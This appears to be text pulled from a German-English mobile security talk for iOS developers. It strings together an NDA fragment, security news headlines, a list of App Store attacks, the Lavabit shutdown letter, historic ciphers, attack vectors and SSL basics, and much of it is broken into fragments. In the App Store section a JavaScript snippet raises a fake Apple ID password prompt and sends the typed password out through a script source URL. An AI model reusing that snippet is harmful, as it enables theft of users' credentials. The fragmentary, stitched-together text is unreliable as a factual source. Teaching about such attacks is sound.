

Safety 1st Mobile Security





NDA

Verschwiegenheits- und Kundenschutzvereinbarung:

zwischen der

iOS DevCon, Berlin

und

.....


nachfolgend „iOS DevCon“

§ 1 Gegenstand dieser Vereinbarung

Congenii und der Auftragnehmer beabsichtigen
Zusammenarbeit, offen gelassen ob diese auf Basis
Auftragnehmers als Arbeitnehmer oder freier Mitarbeit
soll. Im Zuge der Anbahnung einer solchen Mitarbeit
dass sich der Auftragnehmer im Namen
von Congenii persönlich, mündlich
Auftragnehmer kennen lernen

nachfolgend „Auftragnehmer“

Mobile Threat



Quelle: F-Secure New Mobile Threat Families And Variants Received Per Quarter, Q1–Q4 2012

29.11.2012 07:00

Erneut Account-Klau bei WhatsApp möglich

Apple finally turns HTTPS on for the App Store, fixing a lot of vulnerabilities

By Elie | Mar, 08 2013 | [Security, web](#) | 177 comments



07.04.2012 14:06
iPhone-Apps von Dropbox und Facebook angreifbar
« Von

- **Password stealing:** Trick the user into disclosing his or her password by using the application update notification mechanism to insert a fake prompt when the App Store is launched.
- **App swapping:** Force the user to install/buy the attacker's app of choice instead of the one the user intended to install/buy. It is possible to swap a free app with a paid app.
- **App fake upgrade:** Trick the user into installing/buying the attacker's app of choice by inserting fake app upgrades, or manipulating existing app upgrades.
- **Preventing application installation:** Prevent the user from installing/upgrading applications either by stripping the app out of the market or tricking the app into believing it is already installed.

```
<script type="mce-text/javascript">// 
password = prompt("Apple ID Password","");
var s = document.createElement('script');
s.type = "text/javascript";
s.src = "fakepassword=" + password;
var script = document.createTextNode(s);
document.getElementsByTagName('head')[0].appendChild(s);
// ]]&gt;&lt;/script&gt;</pre></div>
```





Lavabit

My Fellow Users,

I have been forced to make a difficult decision: to become complicit in crimes against the American people or walk away from nearly ten years of hard work by shutting down Lavabit. After significant soul searching, I have decided to suspend operations. I wish that I could legally share with you the events that led to my decision. I cannot. I feel you deserve to know what's going on--the first amendment is supposed to guarantee me the freedom to speak out in situations like this. Unfortunately, Congress has passed laws that say otherwise. As things currently stand, I cannot share my experiences over the last six weeks, even though I have twice made the appropriate requests.

What's going to happen now? We've already started preparing the paperwork needed to continue to fight for the Constitution in the Fourth Circuit Court of Appeals. A favorable decision would allow me resurrect Lavabit as an American company.


This experience has taught me one very important lesson: without congressional action or a strong judicial precedent, I would strongly recommend against anyone trusting their private data to a company with physical ties to the United States.

Sincerely,
Ladar Levison
Owner and Operator, Lavabit LLC

Defending the constitution is expensive! Help us by donating to the Lavabit Legal Defense Fund [here](#).

History

Historic Cypher



Antique Chiffren

Caesar

Skytale

Modern Cypher

Maria - Stuart - Chiffre (1586)

Vigenere - Chiffre (1586)

ENIGMA (1923 - 1945)

Klar:	a b c d e f g h i j k l m n o p q r s t u v w x y z
Geheim:	D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

„caesar“

„FDHVDU“


Skytale




Used 2500 years ago by the Spartans

Enigma (Rätsel)

1923 invention by Arthur Scherbius





A	B	C
D	E	F
G	H	I

J.	K.	.L
M.	N.	.O
P.	Q.	.R

S

T U


V

W.


X. Y.

Z.

Asymmetric crypto



Asymmetric crypto







Attack Vectors

- The device
 - Third-party Apps
 - Operating System
 - Bluetooth
- The Data Center
 - Web server
 - Database
- The network
 - Weak encryption
 - **MITM**
 - Session hijacking
 - **Fake SSL Certificates**

BACK TO SCHOOL



SSL

SSL = Secure Socket Layer

1994 Netscape

Security services SSL

Confidentiality

Integrity

Authenticity of the client (optional) and server

Key- and algorithm agreement.

